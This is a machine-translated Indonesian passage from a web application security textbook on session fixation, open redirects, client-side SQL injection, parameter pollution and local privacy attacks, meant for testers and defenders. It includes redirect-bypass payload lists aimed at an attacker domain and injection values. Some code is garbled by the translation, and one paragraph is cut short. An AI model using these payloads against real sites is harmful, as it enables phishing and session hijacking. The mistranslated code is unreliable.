Jika penyerang dapat menyetel cookie arbitrer, ini dapat dimanfaatkan dengan berbagai cara untuk membahayakan pengguna yang ditargetkan:


- Bergantung pada aplikasinya, menyetel cookie tertentu dapat mengganggu logika aplikasi sehingga merugikan pengguna (misalnya, Gunakan Https = salah).
- Karena cookie biasanya hanya disetel oleh aplikasi itu sendiri, cookie dapat dipercaya oleh kode sisi klien. Kode ini dapat memproses nilai cookie dengan cara yang berbahaya bagi data yang dapat dikontrol penyerang, yang mengarah ke injeksi XSS atau JavaScript berbasis DOM.
- Alih-alih mengikat token anti-CSRF ke sesi pengguna, beberapa aplikasi bekerja dengan menempatkan token ke dalam cookie dan parameter permintaan, lalu membandingkan nilai ini untuk mencegah serangan CSRF. Jika penyerang mengontrol cookie dan nilai parameter, pertahanan ini dapat dilewati.
- Seperti yang dijelaskan sebelumnya di bab ini, beberapa XSS persisten pengguna yang sama dapat dieksploitasi melalui serangan CSRF terhadap fungsi login untuk memasukkan pengguna ke akun penyerang dan karenanya mengakses muatan XSS. Jika halaman login dilindungi dengan kuat terhadap CSRF, serangan ini akan gagal. Namun, jika penyerang dapat mengatur cookie sewenang-wenang di browser pengguna, dia dapat melakukan serangan yang sama dengan meneruskan token sesinya sendiri langsung ke pengguna, melewati kebutuhan serangan CSRF terhadap fungsi login.
- Menyetel cookie sewenang-wenang dapat memungkinkan kerentanan fiksasi sesi dieksploitasi, seperti yang dijelaskan di bagian berikutnya.

Fiksasi Sesi

Kerentanan fiksasi sesi biasanya muncul saat aplikasi membuat sesi anonim untuk setiap pengguna saat dia pertama kali mengakses aplikasi. Jika aplikasi berisi fungsi login, sesi anonim ini dibuat sebelum login dan kemudian ditingkatkan ke sesi yang diautentikasi setelah pengguna login. Token yang sama yang awalnya tidak memberikan akses khusus kemudian memungkinkan akses istimewa dalam konteks keamanan yang diautentikasi pengguna.

Dalam serangan pembajakan sesi standar, penyerang harus menggunakan beberapa cara untuk menangkap token sesi dari pengguna aplikasi. Sebaliknya, dalam serangan fiksasi sesi, penyerang pertama-tama mendapatkan token anonim langsung dari aplikasi dan kemudian menggunakan beberapa cara untuk memperbaiki token ini di dalam browser korban. Setelah pengguna masuk, penyerang dapat menggunakan token untuk membajak sesi pengguna.

Gambar 13-4 menunjukkan langkah-langkah yang terlibat dalam serangan fiksasi sesi yang sukses.



Gambar 13-4:Langkah-langkah yang terlibat dalam serangan fiksasi sesi

Tahap kunci dalam serangan ini, tentu saja, adalah titik di mana penyerang memberi korban token sesi yang diperolehnya, sehingga menyebabkan browser korban menggunakannya. Cara ini dapat dilakukan bergantung pada mekanisme yang digunakan untuk mengirimkan token sesi:

- Jika cookie HTTP digunakan, penyerang dapat mencoba menggunakan salah satu teknik injeksi cookie, seperti yang dijelaskan di bagian sebelumnya.
- Jika token sesi ditransmisikan dalam parameter URL, penyerang dapat dengan mudah memberi korban URL yang sama dengan yang dikeluarkan aplikasi kepadanya:
<https://wahh-app.com/login.php?SessId=12d1a1f856ef224ab424c2454208>
- Beberapa server aplikasi menerima penggunaan token sesi mereka di dalam URL, dibatasi oleh titik koma. Di beberapa aplikasi, ini dilakukan secara default, dan di aplikasi lain, aplikasi mentolerir penggunaan eksplisit dengan cara ini meskipun server tidak berperilaku seperti ini secara default:
<http://wahh-app.com/store/product.do;jsessionid=739105723F7AEE6ABC213F812C184204.ASTPESD2>
- Jika aplikasi menggunakan bidang tersembunyi dalam formulir HTML untuk mengirimkan token sesi, penyerang mungkin dapat menggunakan serangan CSRF untuk memperkenalkan tokennya ke browser pengguna.

Kerentanan fiksasi sesi juga bisa ada di aplikasi yang tidak berisi fungsi login. Misalnya, sebuah aplikasi memungkinkan anonim

pengguna untuk menelusuri katalog produk, memasukkan item ke keranjang belanja, check out dengan mengirimkan data pribadi dan detail pembayaran, lalu meninjau semua informasi ini di halaman Konfirmasi Pesanan. Dalam situasi ini, penyerang dapat memperbaiki token sesi anonim dengan browser korban, menunggu pengguna tersebut melakukan pemesanan dan mengirimkan informasi sensitif, lalu mengakses halaman Konfirmasi Pemesanan menggunakan token untuk menangkap detail pengguna.

Beberapa aplikasi web dan server web menerima token sewenang-wenang yang dikirimkan oleh pengguna, meskipun sebelumnya tidak dikeluarkan oleh server itu sendiri. Saat token yang tidak dikenali diterima, server hanya membuat sesi baru untuknya dan menanganinya persis seperti token baru yang dibuat oleh server. Server Microsoft IIS dan Allaire ColdFusion rentan terhadap kelemahan ini di masa lalu.

Saat aplikasi atau server berperilaku seperti ini, serangan berdasarkan fiksasi sesi dibuat jauh lebih mudah karena penyerang tidak perlu mengambil langkah apa pun untuk memastikan bahwa token yang diperbaiki di browser pengguna target saat ini valid. Penyerang dapat dengan mudah memilih token sewenang-wenang dan mendistribusikannya seluas mungkin (misalnya, dengan mengirim email ke URL yang berisi token tersebut ke pengguna individu, milis, dan sebagainya). Kemudian penyerang dapat melakukan polling secara berkala ke halaman yang dilindungi dalam aplikasi (seperti My Details) untuk mendeteksi ketika korban telah menggunakan token untuk masuk. Bahkan jika pengguna yang ditargetkan tidak mengikuti URL selama beberapa bulan, penyerang yang gigih mungkin masih dapat membajak sesinya.

Menemukan dan Memanfaatkan Kerentanan Fiksasi Sesi

Jika aplikasi mendukung autentikasi, Anda harus meninjau cara menangani token sesi sehubungan dengan login. Aplikasi mungkin rentan dalam dua cara:

- Aplikasi mengeluarkan token sesi anonim untuk setiap pengguna yang tidak diautentikasi. Saat pengguna masuk, tidak ada token baru yang dikeluarkan. Sebagai gantinya, sesi yang ada ditingkatkan ke sesi yang diautentikasi. Perilaku ini biasa terjadi saat aplikasi menggunakan mekanisme penanganan sesi default dari server aplikasi.
- Aplikasi tidak mengeluarkan token untuk pengguna anonim, dan token dikeluarkan hanya setelah login berhasil. Namun, jika pengguna mengakses fungsi login menggunakan token yang diautentikasi dan masuk menggunakan kredensial yang berbeda, tidak ada token baru yang dikeluarkan. Sebagai gantinya, pengguna yang terkait dengan sesi yang diautentikasi sebelumnya diubah menjadi identitas pengguna kedua.

Dalam kedua kasus ini, penyerang dapat memperoleh token sesi yang valid (baik dengan hanya meminta halaman login atau dengan melakukan login dengan kredensialnya sendiri) dan memberikannya kepada pengguna target. Saat pengguna tersebut masuk menggunakan token, penyerang dapat membajak sesi pengguna.

LANGKAH HACK

- 1. Dapatkan token yang valid dengan cara apa pun yang memungkinkan aplikasi Anda mendapatkannya.**
- 2. Akses formulir login, dan lakukan login menggunakan token ini.**
- 3. Jika login berhasil dan aplikasi tidak mengeluarkan token baru, rentan terhadap fiksasi sesi.**

Jika aplikasi tidak mendukung autentikasi tetapi mengizinkan pengguna untuk mengirim dan kemudian meninjau informasi sensitif, Anda harus memverifikasi apakah token sesi yang sama digunakan sebelum dan sesudah pengiriman awal informasi khusus pengguna. Jika ya, penyerang dapat memperoleh token dan memberikannya kepada pengguna target. Saat pengguna mengirimkan detail sensitif, penyerang dapat menggunakan token untuk melihat informasi pengguna.

LANGKAH HACK

- 1. Dapatkan token sesi sebagai pengguna yang sepenuhnya anonim, lalu ikuti proses pengiriman data sensitif, hingga halaman mana pun di mana data sensitif ditampilkan kembali.**
- 2. Jika token yang awalnya diperoleh sekarang dapat digunakan untuk mengambil data sensitif, aplikasi rentan terhadap fiksasi sesi.**
- 3. Jika jenis fiksasi sesi apa pun teridentifikasi, verifikasi apakah server menerima token arbitrer yang belum pernah dikeluarkan sebelumnya. Jika ya, kerentanannya jauh lebih mudah untuk dieksloitasi dalam jangka waktu yang lama.**

Mencegah Kerentanan Fiksasi Sesi

Kapan pun saat pengguna berinteraksi dengan aplikasi beralih dari anonim menjadi teridentifikasi, aplikasi harus mengeluarkan token sesi baru. Ini berlaku untuk login yang berhasil dan untuk kasus di mana pengguna anonim pertama kali mengirimkan informasi pribadi atau informasi sensitif lainnya.

Sebagai tindakan pertahanan mendalam untuk perlindungan lebih lanjut terhadap serangan fiksasi sesi, banyak aplikasi penting keamanan menggunakan token per halaman untuk melengkapi token sesi utama. Teknik ini dapat menggagalkan sebagian besar jenis serangan pembajakan sesi. Lihat Bab 7 untuk rincian lebih lanjut.

Aplikasi tidak boleh menerima token sesi arbitrer yang tidak dikenali sebagai yang dikeluarkan sendiri. Token harus segera dibatalkan di dalam browser, dan pengguna harus dikembalikan ke halaman awal aplikasi.

Buka Kerentanan Pengalihan

Kerentanan pengalihan terbuka muncul saat aplikasi mengambil input yang dapat dikontrol pengguna dan menggunakannya untuk melakukan pengalihan, menginstruksikan browser pengguna untuk

kunjungi URL yang berbeda dari yang diminta. Kerentanan ini biasanya kurang menarik bagi penyerang daripada pembuatan skrip lintas situs, yang dapat digunakan untuk melakukan tindakan jahat yang jauh lebih luas. Bug pengalihan terbuka terutama digunakan dalam serangan phishing di mana penyerang berusaha membujuk korban untuk mengunjungi situs web palsu dan memasukkan detail sensitif. Kerentanan pengalihan dapat memberikan kredibilitas pada tawaran penyerang kepada calon korban, karena memungkinkan dia membuat URL yang mengarah ke situs web asli yang dia targetkan. Oleh karena itu, URL ini lebih meyakinkan, dan siapa pun yang mengunjunginya dialihkan secara diam-diam ke situs web yang dikontrol penyerang.

Yang mengatakan, sebagian besar serangan gaya phishing dunia nyata menggunakan teknik lain untuk mendapatkan kredibilitas yang berada di luar kendali aplikasi yang ditargetkan. Contohnya termasuk mendaftarkan nama domain yang mirip, menggunakan subdomain yang terdengar resmi, dan membuat ketidakcocokan sederhana antara teks jangkar dan URL target tautan dalam email HTML. Penelitian menunjukkan bahwa sebagian besar pengguna tidak dapat atau cenderung tidak membuat keputusan keamanan berdasarkan struktur URL. Karena alasan ini, nilai bagi phishermen dari bug redirection terbuka biasa cukup kecil.

Baru-baru ini y
cara jinak
dialihkan ke



Gambar 13-5:Hasil dari serangan rickrolling

Menemukan dan Memanfaatkan Kerentanan Pengalihan Terbuka

Langkah pertama dalam menemukan kerentanan pengalihan terbuka adalah mengidentifikasi setiap instans dalam aplikasi tempat terjadinya pengalihan. Sebuah aplikasi dapat menyebabkan browser pengguna dialihkan ke URL yang berbeda dengan beberapa cara:

- Pengalihan HTTP menggunakan pesan dengan kode status 3xx dan allokasi header yang menentukan target pengalihan:

HTTP/1.1 302 Objek dipindahkan

Lokasi: <http://mdsec.net/updates/update29.html>

- HTTPMenyegarkanheader dapat digunakan untuk memuat ulang halaman dengan URL arbitrer setelah interval tetap, yang mungkin 0 untuk memicu pengalihan langsung:

HTTP/1.1 200 oke

Segarkan: 0; url=<http://mdsec.net/updates/update29.html>

- HTML <meta>tag dapat digunakan untuk mereplikasi perilaku header HTTP apa pun dan karenanya dapat digunakan untuk pengalihan:

HTTP/1.1 200 oke

Konten-Panjang: 125

```
<html>
<kepala>
<meta http-equiv="refresh" content= "0;url=http://mdsec.net/
updates/update29.html"> </head>

</html>
```

- Berbagai API ada di dalam JavaScript yang dapat digunakan untuk mengalihkan browser ke URL arbitrer:

HTTP/1.1 200 oke

Konten-Panjang: 120

```
<html>
<kepala>
<skrip>
document.location="http://mdsec.net/updates/update29.html"; </skrip>

</kepala>
</html>
```

Dalam setiap kasus ini, URL absolut atau relatif dapat ditentukan.

LANGKAH HACK

- 1. Identifikasi setiap instance dalam aplikasi tempat terjadinya pengalihan.**
- 2. Cara yang efektif untuk melakukan ini adalah menelusuri aplikasi menggunakan proxy pencegat dan memantau permintaan yang dibuat untuk halaman sebenarnya (berlawanan dengan sumber daya lain, seperti gambar, stylesheet, dan file skrip).**
- 3. Jika satu tindakan navigasi menghasilkan lebih dari satu permintaan secara berurutan, selidiki cara apa yang digunakan untuk melakukan pengalihan.**

Sebagian besar pengalihan tidak dapat dikontrol oleh pengguna. Misalnya, dalam mekanisme login biasa, mengirimkan kredensial yang valid ke /login.jsp mungkin mengembalikan pengalihan HTTP ke /myhome.jsp. Target pengalihan selalu sama, sehingga tidak tunduk pada kerentanan apa pun yang melibatkan pengalihan.

Namun, dalam kasus lain, data yang diberikan oleh pengguna digunakan dengan cara tertentu untuk menetapkan target pengalihan. Contoh umum dari hal ini adalah ketika aplikasi memaksa pengguna yang sesinya telah kedaluwarsa untuk kembali ke halaman login dan kemudian mengalihkan mereka ke URL asli setelah autentikasi ulang berhasil. Jika Anda menemukan jenis perilaku ini, aplikasi mungkin rentan terhadap serangan pengalihan, dan Anda harus menyelidiki lebih lanjut untuk menentukan apakah perilaku tersebut dapat dieksloitasi.

LANGKAH HACK

- 1. Jika data pengguna yang sedang diproses dalam pengalihan berisi URL absolut, ubah nama domain di dalam URL, dan uji apakah aplikasi mengalihkan Anda ke domain lain.**
- 2. Jika data pengguna yang sedang diproses berisi URL relatif, ubah ini menjadi URL absolut untuk domain yang berbeda, dan uji apakah aplikasi mengalihkan Anda ke domain ini.**
- 3. Dalam kedua kasus tersebut, jika Anda melihat perilaku seperti berikut, aplikasi pasti rentan terhadap serangan pengalihan sewenang-wenang:**
DAPATKAN /updates/8/?redir=http://mdattacker.net/ HTTP/1.1
Host: mdsec.net

HTTP/1.1 302 Objek dipindahkan Lokasi:
http://mdattacker.net/

COBALAH!

```
http://mdsec.net/updates/8/ http://
mdsec.net/updates/14/ http://
mdsec.net/updates/18/ http://
mdsec.net/updates/23/ http://
mdsec.net/updates/48/
```

CATATA: Fenomena terkait, yang tidak persis sama dengan pengalihan, terjadi saat aplikasi menentukan URL target untuk bingkai menggunakan data yang dapat dikontrol pengguna. Jika Anda dapat membuat URL yang menyebabkan konten dari URL eksternal dimuat ke dalam bingkai anak, Anda dapat melakukan serangan gaya pengalihan yang cukup tersembunyi. Anda hanya dapat mengganti sebagian dari antarmuka aplikasi yang ada dengan konten yang berbeda dan membiarkan domain bilah alamat browser tidak dimodifikasi.

Adalah umum untuk menghadapi situasi di mana data yang dapat dikontrol pengguna digunakan untuk membentuk target pengalihan tetapi sedang difilter atau dibersihkan dengan cara tertentu oleh aplikasi, biasanya dalam upaya untuk memblokir serangan pengalihan. Dalam situasi ini, aplikasi mungkin atau mungkin tidak rentan, dan tugas Anda selanjutnya adalah menyelidiki pertahanan yang ada untuk menentukan apakah mereka dapat dilakukan untuk melakukan pengalihan sewenang-wenang. Dua jenis pertahanan umum yang mungkin Anda temui adalah upaya memblokir URL absolut dan penambahan awalan URL absolut tertentu.

Pemblokiran URL Mutlak

Aplikasi dapat memeriksa apakah string yang disediakan pengguna dimulai dengan `http://` dan, jika demikian, blokir permintaan tersebut. Dalam situasi ini, trik berikut mungkin berhasil menyebabkan pengalihan ke situs web eksternal (perhatikan spasi terdepan di awal baris ketiga):

```
HtTp://mdattacker.net
%00http://mdattacker.net http://
mdattacker.net
//mdattacker.net
%68%74%74%70%3a%2f%2fmdattacker.net
%2568%2574%2574%2570%253a%252f%252fmdattacker.net
https://mdattacker.net
http:\\mdattacker.net
http://mdattacker.net
```

Alternatifnya, aplikasi mungkin mencoba membersihkan URL absolut dengan menghapus `http://` dan setiap domain eksternal yang ditentukan. Dalam situasi ini, salah satu dari

bypass sebelumnya mungkin berhasil, dan serangan berikut juga harus diuji:

```
http://http://mdattacker.net http://mdattacker.net/http://  
mdattacker.net hthttp://tp://mdattacker.net
```

Terkadang, aplikasi dapat memverifikasi bahwa string yang disediakan pengguna dimulai dengan atau berisi URL absolut ke nama domainnya sendiri. Dalam situasi ini, bypass berikut mungkin efektif:

```
http://mdsec.net.mdattacker.net http://  
mdattacker.net/?http://mdsec.net http://  
mdattacker.net/%23http://mdsec.net
```

COBALAH!

```
http://mdsec.net/updates/52/ http://  
mdsec.net/updates/57/ http://  
mdsec.net/updates/59/ http://  
mdsec.net/updates/66/ http://  
mdsec.net/updates/69/
```

Penambahan Awalan Mutlak

Aplikasi dapat membentuk target pengalihan dengan menambahkan string yang dapat dikontrol pengguna ke awalan URL absolut:

```
DAPATKAN /updates/72/?redir=/updates/update29.html HTTP/1.1 Host:  
mdsec.net
```

HTTP/1.1 302 Objek dipindahkan
Lokasi: http://mdsec.net/updates/update29.html

Dalam situasi ini, aplikasi mungkin atau mungkin tidak rentan. Jika awalan yang digunakan terdiri dari http:// dan nama domain aplikasi tetapi tidak menyertakan karakter garis miring setelah nama domain, itu rentan. Misalnya, URL:

```
http://mdsec.net/updates/72/?redir=.mdattacker.net
```

menyebabkan pengalihan ke:

```
http://mdsec.net.mdattacker.net
```

URL ini berada di bawah kendali penyerang, dengan asumsi bahwa ia mengontrol catatan DNS untuk domain tersebut mdattacker.net.

Namun, jika prefiks URL absolut menyertakan garis miring, atau subdirektori di server, aplikasi mungkin tidak rentan terhadap serangan pengalihan

ditujukan untuk domain eksternal. Yang terbaik yang mungkin bisa dicapai penyerang adalah membingkai URL yang mengarahkan pengguna ke URL berbeda dalam aplikasi yang sama. Serangan ini biasanya tidak menghasilkan apa-apa, karena jika penyerang dapat membujuk pengguna untuk mengunjungi satu URL di dalam aplikasi, dia mungkin dapat dengan mudah memberi makan URL kedua ke pengguna secara langsung.

COBALAH!

<http://mdsec.net/updates/72/>

Jika pengalihan dimulai menggunakan JavaScript sisi klien yang meminta data dari DOM, semua kode yang bertanggung jawab untuk melakukan pengalihan dan validasi terkait biasanya terlihat di klien. Anda harus meninjau ini dengan cermat untuk menentukan bagaimana data yang dapat dikontrol pengguna dimasukkan ke dalam URL, apakah ada validasi yang dilakukan, dan, jika demikian, apakah ada jalan pintas ke validasi. Ingatlah bahwa, seperti XSS berbasis DOM, beberapa validasi tambahan dapat dilakukan di server sebelum skrip dikembalikan ke browser. API JavaScript berikut dapat digunakan untuk melakukan pengalihan:

- dokumen.lokasi
- dokumen.URL
- dokumen.buka()
- jendela.lokasi.href
- jendela.navigasi()
- jendela.buka()

COBALAH!

<http://mdsec.net/updates/76/> <http://mdsec.net/updates/79/> <http://mdsec.net/updates/82/> <http://mdsec.net/updates/91/> <http://mdsec.net/updates/92/> <http://mdsec.net/updates/95/>

Mencegah Kerentanan Pengalihan Terbuka

Cara paling efektif untuk menghindari kerentanan pengalihan terbuka adalah dengan tidak memasukkan data yang disediakan pengguna ke dalam target pengalihan. Pengembang cenderung menggunakan teknik ini karena berbagai alasan, tetapi alternatif biasanya tersedia. Misalnya, adalah umum untuk melihat antarmuka pengguna yang berisi daftar tautan,

masing-masing menunjuk ke halaman pengalihan dan meneruskan URL target sebagai parameter. Di sini, pendekatan alternatif yang mungkin termasuk yang berikut:

- Hapus halaman pengalihan dari aplikasi, dan ganti tautan ke sana dengan tautan langsung ke URL target yang relevan.
- Pertahankan daftar semua URL yang valid untuk pengalihan. Alih-alih mengirimkan URL target sebagai parameter ke halaman pengalihan, berikan indeks ke dalam daftar ini. Halaman redirect harus mencari indeks dalam daftarnya dan mengembalikan redirect ke URL yang relevan.

Jika halaman pengalihan dianggap tidak dapat dihindari untuk menerima masukan yang dapat dikontrol pengguna dan memasukkannya ke dalam target pengalihan, salah satu langkah berikut harus digunakan untuk meminimalkan risiko serangan pengalihan:

- Aplikasi harus menggunakan URL relatif di semua pengalihannya, dan halaman pengalihan harus benar-benar memvalidasi bahwa URL yang diterima adalah URL relatif. Ini harus memverifikasi bahwa URL yang disediakan pengguna dimulai dengan garis miring tunggal diikuti dengan huruf atau dimulai dengan huruf dan tidak berisi karakter titik dua sebelum garis miring pertama. Masukan lain apa pun harus ditolak, bukan disanitasi.
- Aplikasi harus menggunakan URL relatif ke akar web untuk semua pengalihannya, dan halaman pengalihan harus diawali `http://namadomainanda.com` ke semua URL yang disediakan pengguna sebelum mengeluarkan pengalihan. Jika URL yang disediakan pengguna tidak dimulai dengan karakter garis miring, URL tersebut harus diawali dengan `http://namadomainanda.com/`.
- Aplikasi harus menggunakan URL absolut untuk semua pengalihan, dan laman pengalihan harus memverifikasi bahwa URL yang diberikan pengguna dimulai dengan `http://namadomainanda.com/` sebelum mengeluarkan redirect. Masukan lainnya harus ditolak.

Seperti halnya kerentanan XSS berbasis DOM, disarankan agar aplikasi tidak melakukan pengalihan melalui skrip sisi klien berdasarkan data DOM, karena data ini berada di luar kendali langsung server.

Injeksi SQL Sisi Klien

HTML5 mendukung basis data SQL sisi klien, yang dapat digunakan aplikasi untuk menyimpan data pada klien. Ini diakses menggunakan JavaScript, seperti dalam contoh berikut:

```
var db = openDatabase('contactsdb', '1.0', 'WahhMail kontak', 1000000); db.transaksi(fungsi (tx) {  
  
    tx.executeSql('BUAT TABEL JIKA TIDAK ADA kontak (id unik, nama, email)');  
  
    tx.executeSql("INSERT INTO contacts (id, name, email) VALUES (1, "Matthew Adamson", "  
    madam@nucnt.com ")");  
});
```

Fungsionalitas ini memungkinkan aplikasi untuk menyimpan data yang biasa digunakan di sisi klien dan mengambilnya dengan cepat ke antarmuka pengguna bila diperlukan. Ini juga memungkinkan aplikasi untuk bekerja dalam "mode offline," di mana semua data yang diproses oleh aplikasi berada di klien, dan tindakan pengguna disimpan di klien untuk sinkronisasi nanti dengan server, saat koneksi jaringan tersedia.

Bab 9 menjelaskan bagaimana serangan injeksi SQL ke database SQL sisi server dapat muncul, di mana data yang dikontrol penyerang dimasukkan ke dalam kueri SQL dengan cara yang tidak aman. Serangan yang persis sama dapat muncul di sisi klien. Berikut beberapa skenario yang memungkinkan hal ini:

- Aplikasi jejaring sosial yang menyimpan detail kontak pengguna di basis data lokal, termasuk nama kontak dan pembaruan status
- Aplikasi berita yang menyimpan artikel dan komentar pengguna di database lokal untuk dilihat secara offline
- Aplikasi email web yang menyimpan pesan email di database lokal dan, saat dijalankan dalam mode offline, menyimpan pesan keluar untuk pengiriman nanti

Dalam situasi ini, penyerang mungkin dapat melakukan serangan injeksi SQL sisi klien dengan memasukkan input yang dibuat dalam bagian data yang dikontrolnya, yang disimpan aplikasi secara lokal. Misalnya, mengirim email yang berisi serangan injeksi SQL di baris subjek dapat membahayakan database lokal pengguna penerima, jika data ini disematkan dalam kueri SQL sisi klien. Bergantung pada bagaimana tepatnya aplikasi menggunakan basis data lokal, serangan serius mungkin saja terjadi. Dengan hanya menggunakan injeksi SQL, penyerang mungkin dapat mengambil dari database isi pesan lain yang telah diterima pengguna, menyalin data ini ke email keluar baru ke penyerang, dan menambahkan email ini ke tabel antrian pesan keluar.

Jenis data yang sering disimpan di database sisi klien cenderung menyertakan karakter meta SQL seperti tanda kutip tunggal. Oleh karena itu, banyak kerentanan injeksi SQL mungkin teridentifikasi selama pengujian kegunaan normal, sehingga pertahanan terhadap serangan injeksi SQL mungkin ada. Seperti injeksi sisi server, pertahanan ini mungkin berisi berbagai jalur pintas yang dapat digunakan untuk tetap memberikan serangan yang berhasil.

Pencemaran Parameter HTTP Sisi Klien

Bab 9 menjelaskan bagaimana serangan polusi parameter HTTP dapat digunakan dalam beberapa situasi untuk mengganggu logika aplikasi sisi server. Dalam beberapa situasi, serangan ini juga dimungkinkan di sisi klien.

Misalkan aplikasi email web memuat kotak masuk menggunakan URL berikut:

<https://wahh-mail.com/show?folder=inbox&order=down&size=20&start=1>

Di dalam kotak masuk, beberapa tautan ditampilkan di samping setiap pesan untuk melakukan tindakan seperti menghapus, meneruskan, dan membalas. Misalnya link untuk membalas pesan nomor 12 adalah sebagai berikut:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&message=12&action=reply&rnd=1935612936174">balas</a>
```

Beberapa parameter dalam tautan ini disalin dari parameter di URL kotak masuk. Bahkan jika aplikasi bertahan dengan kuat terhadap serangan XSS, penyerang masih dapat membuat URL yang menampilkan kotak masuk dengan nilai berbeda yang digunakan di dalam tautan ini. Misalnya, penyerang dapat menyediakan parameter seperti ini:

```
mulai=1%26tindakan=hapus
```

Ini berisi URL-encoded & karakter yang akan didekodakan secara otomatis oleh server aplikasi. Nilai dari parameter yang dilewatkan ke aplikasi adalah sebagai berikut:

```
1&aksi=hapus
```

Jika aplikasi menerima nilai yang tidak valid ini dan masih menampilkan kotak masuk, dan jika nilai menggema tanpa modifikasi, tautan untuk membalas pesan nomor 12 menjadi ini:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&action=delete&message=12&action=reply&rnd=1935612936174">balas</a>
```

Tautan ini sekarang berisi dua parameter tindakan—satu menentukan menghapus, dan satu menentukan membalas. Seperti polusi parameter HTTP standar, perilaku aplikasi saat pengguna mengeklik tautan "balasan" bergantung pada cara aplikasi menangani parameter duplikat. Dalam banyak kasus, nilai pertama digunakan, sehingga tanpa disadari pengguna terdorong untuk menghapus pesan apa pun yang dia coba balas.

Dalam contoh ini, perhatikan bahwa tautan untuk melakukan tindakan berisirnd parameter, yang sebenarnya merupakan token anti-CSRF, mencegah penyerang dengan mudah menginduksi tindakan ini melalui serangan CSRF standar. Karena serangan HPP sisi klien menyuntikkan ke tautan yang ada yang dibuat oleh aplikasi, token anti-CSRF ditangani dengan cara biasa dan tidak mencegah serangan.

Di sebagian besar aplikasi email web dunia nyata, kemungkinan ada lebih banyak tindakan yang dapat dieksloitasi, termasuk menghapus semua pesan, meneruskan pesan satu per satu, dan membuat aturan penerusan email umum. Bergantung pada bagaimana tindakan ini diterapkan, dimungkinkan untuk menyuntikkan beberapa parameter yang diperlukan ke dalam tautan, dan bahkan mengeksloitasi fungsi pengalihan di tempat, untuk mendorong pengguna melakukan tindakan kompleks yang biasanya dilindungi oleh pertahanan anti-CSRF. Selain itu, dimungkinkan untuk menggunakan beberapa tingkat pengkodean URL untuk menyuntikkan beberapa serangan ke dalam satu URL. Dengan begitu, misalnya, satu tindakan

dilakukan saat pengguna mencoba membaca pesan, dan tindakan lebih lanjut dilakukan saat pengguna mencoba kembali ke kotak masuk.

Serangan Privasi Lokal

Banyak pengguna mengakses aplikasi web dari lingkungan bersama di mana penyerang mungkin memiliki akses langsung ke komputer yang sama dengan pengguna. Hal ini menimbulkan berbagai serangan di mana aplikasi yang tidak aman dapat membuat penggunanya rentan. Serangan semacam ini mungkin muncul di beberapa daerah.

CATAT: Ada banyak mekanisme di mana aplikasi dapat menyimpan data yang berpotensi sensitif di komputer pengguna. Dalam banyak kasus, untuk menguji apakah ini dilakukan, lebih baik memulai dengan browser yang benar-benar bersih sehingga data yang disimpan oleh aplikasi yang sedang diuji tidak hilang dalam derau data tersimpan yang ada. Cara ideal untuk melakukan ini adalah menggunakan mesin virtual dengan penginstalan bersih dari sistem operasi dan browser apa pun.

Selain itu, pada beberapa sistem operasi, folder dan file yang berisi data yang disimpan secara lokal dapat disembunyikan secara default saat menggunakan penjelajah sistem file bawaan. Untuk memastikan bahwa semua data yang relevan teridentifikasi, Anda harus mengonfigurasi komputer Anda untuk menampilkan semua file tersembunyi dan sistem operasi.

Cookie Persisten

Beberapa aplikasi menyimpan data sensitif dalam cookie persisten, yang disimpan sebagian besar browser di sistem file lokal.

LANGKAH HACK

1. Tinjau semua cookie yang teridentifikasi selama latihan pemetaan aplikasi Anda (lihat Bab 4). Jika ada set-cookie instruksi berisikan `dateline` atribut dengan tanggal di masa mendatang, ini akan menyebabkan browser mempertahankan cookie tersebut hingga tanggal tersebut. Misalnya:
`UID=d475dfc6eccca72d0e dateline=Jumat, 10-Agu-18 16:08:29 GMT;`
2. Jika kuki persisten yang berisi data sensitif disetel, penyerang lokal mungkin dapat mengambil data ini. Bahkan jika cookie persisten berisi nilai terenkripsi, jika ini memainkan peran penting seperti mengautentikasi ulang pengguna tanpa memasukkan kredensial, penyerang yang menangkapnya dapat mengirimkannya kembali ke aplikasi tanpa benar-benar menguraikan isinya (lihat Bab 6).

COBALAH!

<http://mdsec.net/auth/227/>

Konten Web yang di-cache

Sebagian besar browser meng-cache konten web non-SSL kecuali situs web secara khusus menginstruksikan mereka untuk tidak melakukannya. Data yang di-cache biasanya disimpan di sistem file lokal.

LANGKAH HACK

1. Untuk halaman aplikasi apa pun yang diakses melalui HTTP dan berisi data sensitif, tinjau detail respons server untuk mengidentifikasi arahan cache apa pun.
2. Arah berikut mencegah browser melakukan caching halaman. Perhatikan bahwa ini dapat ditentukan dalam header tanggapan HTTP atau dalam metatag HTML:

Kedaluwarsa: 0

Kontrol-cache: tanpa-cache

Pragma: tanpa-cache

3. Jika arahan ini tidak ditemukan, halaman yang bersangkutan mungkin rentan terhadap caching oleh satu atau lebih browser. Perhatikan bahwa arahan cache diproses per halaman, jadi setiap halaman sensitif berbasis HTTP perlu diperiksa.
4. Untuk memverifikasi bahwa informasi sensitif sedang di-cache, gunakan penginstalan default browser standar, seperti Internet Explorer atau Firefox. Dalam konfigurasi browser, bersihkan sepenuhnya cache dan semua cookie, lalu akses halaman aplikasi yang berisi data sensitif. Tinjau file yang muncul di cache untuk melihat apakah ada yang berisi data sensitif. Jika sejumlah besar file sedang dibuat, Anda dapat mengambil string tertentu dari sumber halaman dan mencari string tersebut di cache.

Berikut adalah lokasi cache default untuk browser umum:

